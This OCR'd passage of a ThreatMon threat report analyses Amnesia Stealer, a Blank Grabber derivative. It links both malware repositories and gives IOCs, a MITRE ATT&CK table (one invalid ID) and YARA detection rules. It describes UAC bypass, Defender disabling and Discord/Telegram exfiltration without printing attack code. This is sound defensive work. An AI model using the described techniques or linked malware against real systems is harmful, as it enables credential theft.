


Image of the Source Code of Blank Grabber

When the source code of the Amnesia Stealer was analyzed, it was found to be very similar to the Blank Grabber, which has 738 stars, 200 forks, and 31 watchers on GitHub, with its last update occurring last year. There is significant code similarity between Blank Grabber and Amnesia Stealer, and many parts of the Amnesia Stealer's source code are observed to be identical to Blank Grabber.
Amnesia Stealer: https: //github.com/amnesia314 /Amnesia

Blank Grabber:
https: //github.com/Blank-c/Blank-Grabber

What Sets Amnesia Stealer Apart from Others?

Amnesia Stealer stands out from other malware primarily because of its open-source nature, making it easily accessible to threat actors. Its public availability significantly lowers the barrier for attackers, who can effortlessly modify and deploy it in their campaigns without the need for advanced skills. This allows the malware to spread more quickly and be used in a variety of attacks.

As a variant of the Blank Grabber malware family, which once had thousands of users, Amnesia Stealer inherits much of its predecessor's code, but it offers additional capabilities that make it even more dangerous. Beyond stealing information, it injects trojans, droppers, and coin miners into compromised systems, enabling attackers to profit from multiple vectors, whether through data theft or cryptocurrency mining.

With its open-source accessibility, inherited features from Blank Grabber, the ability to inject multiple payloads, and advanced evasion techniques, Amnesia Stealer is a potent and versatile tool in the hands of cybercriminals, posing a serious threat to both individuals and organizations alike.

Categorizations

APT Group	Identified Threat Categories	Malware Family
Opensource Malware, No APT Group	Information Stealer Coin Miner Trojan	Blank Grabber

Risk Analysis Table & Mitigation Strategies

Risk Factor	Description	Likelihood	Impact	Mitigation Strategies
Data Theft	Amnesia Stealer can steal sensitive information such as passwords, cookies, Discord tokens, etc.	High	High	Use multi-factor authentication (MFA), encrypt sensitive data, monitor unusual activity on accounts.
Remote Access Control	Attackers can remotely control infected systems, including webcam and microphone access.	Medium	High	Disable unnecessary services, regularly update system software, implement strict firewall and access policies
Anti-Detection Evasion	The malware utilizes anti-VM detection and UAC bypass to avoid antivirus software.	High	Medium	Use advanced endpoint detection and response (EDR) systems, apply patches, monitor for suspicious behavior.
Cryptocurrency Mining	Amnesia Stealer includes crypto mining functionality, which can slow down systems.	Medium	Medium	Monitor CPU and RAM usage, implement malware detection for crypto mining activities, isolate suspicious hosts.
Phishing & Social Engineering	Attackers can create fake error messages to deceive users and deliver the malware.	High	High	Conduct phishing awareness training, use email filtering and sandboxing tools, monitor for unusual file drops.
Persistence	The malware adds itself to startup to ensure it is executed upon system reboot.	High	Medium	Regularly audit startup entries, use tamper-proof security settings, and perform periodic system integrity checks.
Network Disruption	The malware generates excessive TCP/UDP traffic, potentially slowing down or crashing networks.	High	High	Perform network traffic analysis, monitor suspicious connections and data transfers, and use performance monitoring tools
Open-Source Nature	The open-source nature of the malware allows attackers to easily modify and redeploy it.	Medium	Medium	Monitor for variant strains of known malware, ensure swift action on newly published vulnerabilities.
C2 via Discord/Telegram	Exfiltrates data using common platforms like Discord and Telegram, making detection harder.	Medium	High	Block or monitor the use of certain communication platforms (e.g., Discord, Telegram) on corporate networks.
Clipboard Hijacking	Amnesia Stealer can hijack clipboard contents, allowing attackers to capture sensitive data like passwords or cryptocurrency addresses.	Medium	High	Educate users about the risks of clipboard data, use clipboard management tools that clear sensitive data regularly.
Bypassing Security Tools	Amnesia Stealer can disable Windows Defender and other antivirus tools, increasing vulnerability.	High	High	Implement layered security approaches (defense in depth), use alternative security solutions, and regularly update security configurations.
Credential Harvesting	The malware can harvest login credentials from browsers and gaming platforms like Steam.	High	High	Implement password managers with encrypted vaults, use browser security extensions, and regularly rotate passwords.

IOC List

Sha256	dff14514b26b6278a7ffd56775c3193425e8c4ff7b544e3c3a8e2956ff9b74b8 e50c227b0f6283a82b7fef58d4ff3de1c25fa31922375e9d1518bf61bbc5d04a 03230642a9163ac37054e20aa1f731a431c86bd919861110c66ee58edac3186e c59a6d4e3082d0768b614b9d7e1b7a9915ee4615cea1d1bd8b45cb249a5f886c 66985fe45320243565f3940f464bdab74179ac48afb9b6511e628ea826e60c33 e0338c845a876d585eceb084311e84f3becd6fa6f0851567ba2c5f00eeaf4ecf 9308b0ce7206c60517db7207c488b4fa1cc313413e5378d8bac63b22cabcdd80 5b7e0be073dd22bd568bb9833f914c3e130863bd06d70b7623392a37d0ba4978 bbe5544c408a6eb95dd9980c61a63c4ebc8ccbeecade4de4fae8332361e27278 d07c47f759245d34a5b94786637c3d2424c7e3f3dea3d738d95bf4721dbf3b16
DOMAIN	pool[.]hashvault[.]pro
URL	https[:]//pool[.]hashvault[.]pro
IPv4	45[.]76[.]89[.]70

Important Note: The services in the below section are legitimate and harmless services. Although they are provided below because they are abused by malware such as Amnesia, blank grabber and many others, if these services are needed in your system, it is not recommended to block these services by the security product. However, if they are not needed by your system, blocking these services will give you an advantage in terms of security.

DOMAIN	github[.]com ip-api[.]com discord[.]com telegram[.]org raw[.]githubusercontent[.]com api[.]telegram[.]org

Mitre Att&ck Table

Tactics	ID	Name	Description
Initial Access	T5566	Phishing	Uses social engineering and fake error messages to deceive users and gain access.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Executes malicious commands via PowerShell to disable security tools and perform data theft.
Persistence	T1547.001	Registry Run Keys / Startup Folder	Adds itself to the startup folder to ensure persistence after system reboot.
Privilege Escalation	T1548.002	Bypass User Account Control (UAC)	Bypasses UAC using registry-based methods like fodhelper.exe,computerdefaults.exe to gain elevated privileges.
Defense Evasion	T1027	Obfuscated Files or Information	Uses file obfuscation and increases file sizes to avoid detection by antivirus software.
	T1562.001	Disable or Modify Tools	Attempts to disable Windows Defender via PowerShell commands.
	T1218.011	Signed Binary Proxy Execution: Fodhelper	Uses signed binaries to bypass UAC and elevate privileges, disguising malicious activity.
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory	Harvests login credentials from browsers (like Chrome, Firefox) and gaming platforms (Steam, Battle.net).
	T1555.003	Credentials from Password Stores	Steals credentials and session tokens from browser extensions and password managers.
Discovery	T1012	Query Registry	Queries the Windows registry to gather system and security information.
	T1082	System Information Discovery	Collects system info such as the computer name, OS version, and IP address.
Collection	T1113	Screen Capture	Captures screenshots and webcam images, stores them in the Temp directory.
Exfiltration	T1041	Exfiltration Over C2 Channel	Uses Discord and Telegram to exfiltrate stolen data through webhook channels.
	T1567.002	Exfiltration to Cloud Storage	Uploads data larger than 20MB to external cloud services (e.g., gofile, anonfiles).
Impact	T1496	Resource Hijacking	Includes cryptocurrency mining features, overloading CPU and RAM, slowing down system performance.


Yara Rule

Download the Yara Rule From ThreatMon Github Page.

```
rule AmnesiaStealer_Yara_1{
    meta:
        description = "Detects Main.exe created by Amnesia Stealer"
        author = "Aziz Kaplan"
        email = "aziz.kaplan@threatmonit.io"
    strings:
        $op1 = {48 8d 49 02 75 f5 8b 05 ed 53 02 00 }
        $op2 = {48 8d 4c 24 30 ff 15 b0 2e 02 00} $op3 = {83 f8 01 7f 1b
        44 8b c0 48 8d 54 24 30} $op4 = {48 8d 0d dc 53 02 00 e8 67 a5
        ff ff} $op5 = {33 d2 48 8b cb ff 15 df 2e 02 00} $op6 = {4c 39
        b1 68 30 00 00 74 5e} $op7 = {48 8d 54 24 40 b9 00 10 00 ff 15
        46 2a 02 00} $op8 = {e8 f1 ca 00 00 44 8b c8 4c 8d 05 a7 51 02
        00} $op9 = {48 8d 8c 24 20 20 00 b8 02 00 00 ff 15 7f 69 02 00}
        $op10 = {ff 15 1c 60 43 00 85 c0} $op11 = {80 bf e8 10 00 00 00
        74 08 ff 15 20 60 43 00} $op12 = {4c 8b 41 10 48 8b c2 8b 51 18
        48 8b d9 45 33 c9} $op13 = {48 8b 08 ff 15 41 37 01 00 8b c0 48
        85 c0 } $op14 = {4c 8d 45 b0 48 8b d0 48 8d 8d 90 00 00 00 48 8d
        45 20} $op15 = {44 89 74 24 28 89 74 24 20 ff 15 74 26 02 00}
        $op16 = {48 8d 0d da 4e 02 00 e8 0d a1 ff ff}



    condition:
        uint32(uint32(0x3C)) == 0x00004550 and 12 of them
}


rule AmnesiaStealer_Yara_2{
    meta:
        description = "Detects Build.exe created by Amnesia Stealer."
        author = "Aziz Kaplan"
        email = "aziz.kaplan@threatmonit.io"
    strings:
        $op1 = {ff 15 0c 70 46 00 85 c0 }
        $op2 = {8d 45 f0 c7 45 ec 01 00 00 00 50 56 53 }
        $op3 = {c7 45 f8 02 00 00 00 ff 15 18 70 46 00}
        $op4 = {8d 85 fc ef ff ff 50 ff 15 28 60 43 00 }
        $op5 = {e8 a3 01 00 00 84 c0 0f 84 88 00 00 00}
        $op6 = {8d 44 24 10 bd ff 07 00 50 55 ff 15 78 60 43 00
        $op7 = {80 3d 63 50 44 00 00 8b bd 4c 30 00 00}
        $op8 = {e8 57 0c 00 00 68 5c 6a 43 00 e8 4d 0c 00 00}
        $op9 = {68 00 00 00 40 53 ff 15 24 60 43 00}
        $op10 = {ff 15 1c 60 43 00 85 c0}
        $op11 = {80 bf e8 10 00 00 00 74 08 ff 15 20 60 43 00}
        $op12 = {eb 06 ff 15 28 60 43 00}
        $op13 = {8d 44 34 10 50 6a 00 56 68 40 32 41 00}
        $op14 = {68 00 00 01 00 6a 00 ff 15 c4 60 43 00}
        $op15 = {85 c0 74 09 50 ff 37 ff 15 c8 60 43 00}
    condition:
        uint32(uint32(0x3C)) == 0x00004550 and 12 of them
}
```

ThreatMon
Under Cyber Wings

More Information About ThreatMon



One Platform for all intelligence needs.

ThreatMon End-to-end intelligence is a cutting-edge, cloud-based SaaS platform that continuously monitors the dark and surface web, providing early warnings and actionable insights into emerging threats.

We are a SaaS platform designed to help businesses proactively detect and address threats before a cyber attack occurs. Unlike traditional cyber threat intelligence, we provide comprehensive and holistic cyber intelligence.

- *Attack Surface Intelligence*
- *Fraud Intelligence*
- *Dark and Surface Web Intelligence*
- *Threat Intelligence*

APPLY

FREE ACCESS

Contact Us:

Email Address
team@threatmonit.io

https://x.com/MonThreat

https://www.linkedin.com/company/threatmon